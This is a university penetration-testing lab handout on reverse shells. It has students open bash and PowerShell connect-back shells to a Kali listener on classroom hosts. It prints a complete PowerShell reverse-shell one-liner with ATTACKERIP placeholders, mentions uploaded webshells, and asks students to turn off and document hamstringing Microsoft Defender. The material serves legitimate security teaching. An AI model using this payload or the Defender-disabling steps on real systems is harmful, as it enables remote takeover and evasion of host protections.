Updated 4/1/22

Lab 8.2 - Reverse Shells


💡A reverse shell occurs when we convince the target to connect to the attacker. This vastly simplifies command and control because firewall egress rules are nearly always more permissive than ingress rules. Even so, Windows 10 will present us with a problem.


In the spirit of living off the land, we will spend some time using target native tools (as opposed to uploading or installing nc on the target) to create a command and control channel between the target and kali. The "target" is not actually a pen testing target but just a generic Rocky 8.5 Linux server that we can practice on. Some exercises will leverage our previously exploited systems

Bash Reverse Shell on Linux

1. Login to sec335-rocky(10.0.17.200) from kali using ssh and your cyber.local credentials.
2. Determine your DHCP address for your kali vm's eth0
3. On Kali, Create a nc listener on 4449/tcp
4. On Rocky Use a native bash reverse shell to connect back to your listener
5. Interact with sec335-rocky over your kali nc session.

🚨**Spring 2023 use this login format** 🚨






Updated 4/1/22


Traffic Analysis of bash reverse shell

`Deliverable 1. Run wireshark, create a capture filter on 4449/tcp and capture a command or two entered through the nc session. Provide a screenshot showing the followed tcp stream, similar to the screenshot below.`



Updated 4/1/22

Deliverable 2. Try this out on Pippen by leveraging an uploaded webshell or reverse shell on pippen to run a similar command to connect back to a listener. You may need to upload a small shell script to make this happen, particularly if you are using the simple-backdoor.php script. Provide a screenshot similar to the one below that shows you invoking the reverse shell on the target via curl or your web browser and catching the connection on your kali box.



Updated 4/1/22

`Challenge:  Work with a teammate to send pippen reverse shells to one another so that one person invokes the reverse shell and the other person catches it with their nc listener.`

Windows Powershell Reverse Shell

References


- https://book.hacktricks.xyz/shells/shells/windows

The following powershell code is run via cmd.exe. Change ATTACKERIP and ATTACKERPORT to the eth0 IP on kali and port you assigned to a nc listener.

```
powershell -c "$client = New-Object
System.Net.Sockets.TCPClient('ATTACKERIP',ATTACKERPORT); $stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0}; while(($i =
$stream.Read($bytes, 0, $bytes.length)) -ne 0){;$data= (New-Object
-TypeName System.Text.ASCIIENcoding).GetString($bytes,0,$i);$sendback =
(iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path +
'> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$se
ndbyte.Length);$stream.Flush()};$client.Close()"
```


Microsoft Defender to the Rescue

Microsoft Defender is an outstanding antivirus platform and it knows we are up to no good, in order to progress with the example we will need to turn off AV protection. Figure out how to do this. We will need to consider Microsoft Defender and other host based protections in our penetration testing efforts.




Updated 4/1/22

Deliverable 3. Access your windows system on SEC335-WAN via remmina (so that you can copy paste). Provide a screenshot similar to the one below that shows the unsuccessful execution of powershell via cmd.exe followed by the successful reverse shell after you figure out how to turn off Windows Defender.



Deliverable 4. Hit the internet, see if you can create a python2,3 or php reverse shell on any of the linux targets. Provide a screenshot similar to the one below as well as the full text of the command used and the results of the id command invoked on the rocky through the reverse shell.



Updated 4/1/22

Deliverable 5. Create a technical journal entry about reverse shells. Make sure to document all the techniques you used in this lab as well as any reflections on areas you were unclear about or wish to pursue further. Provide a link to this entry and one to your reflections if covered on another page. Make sure to document how to turn off or hamstring Windows Defender. This is best done in powershell.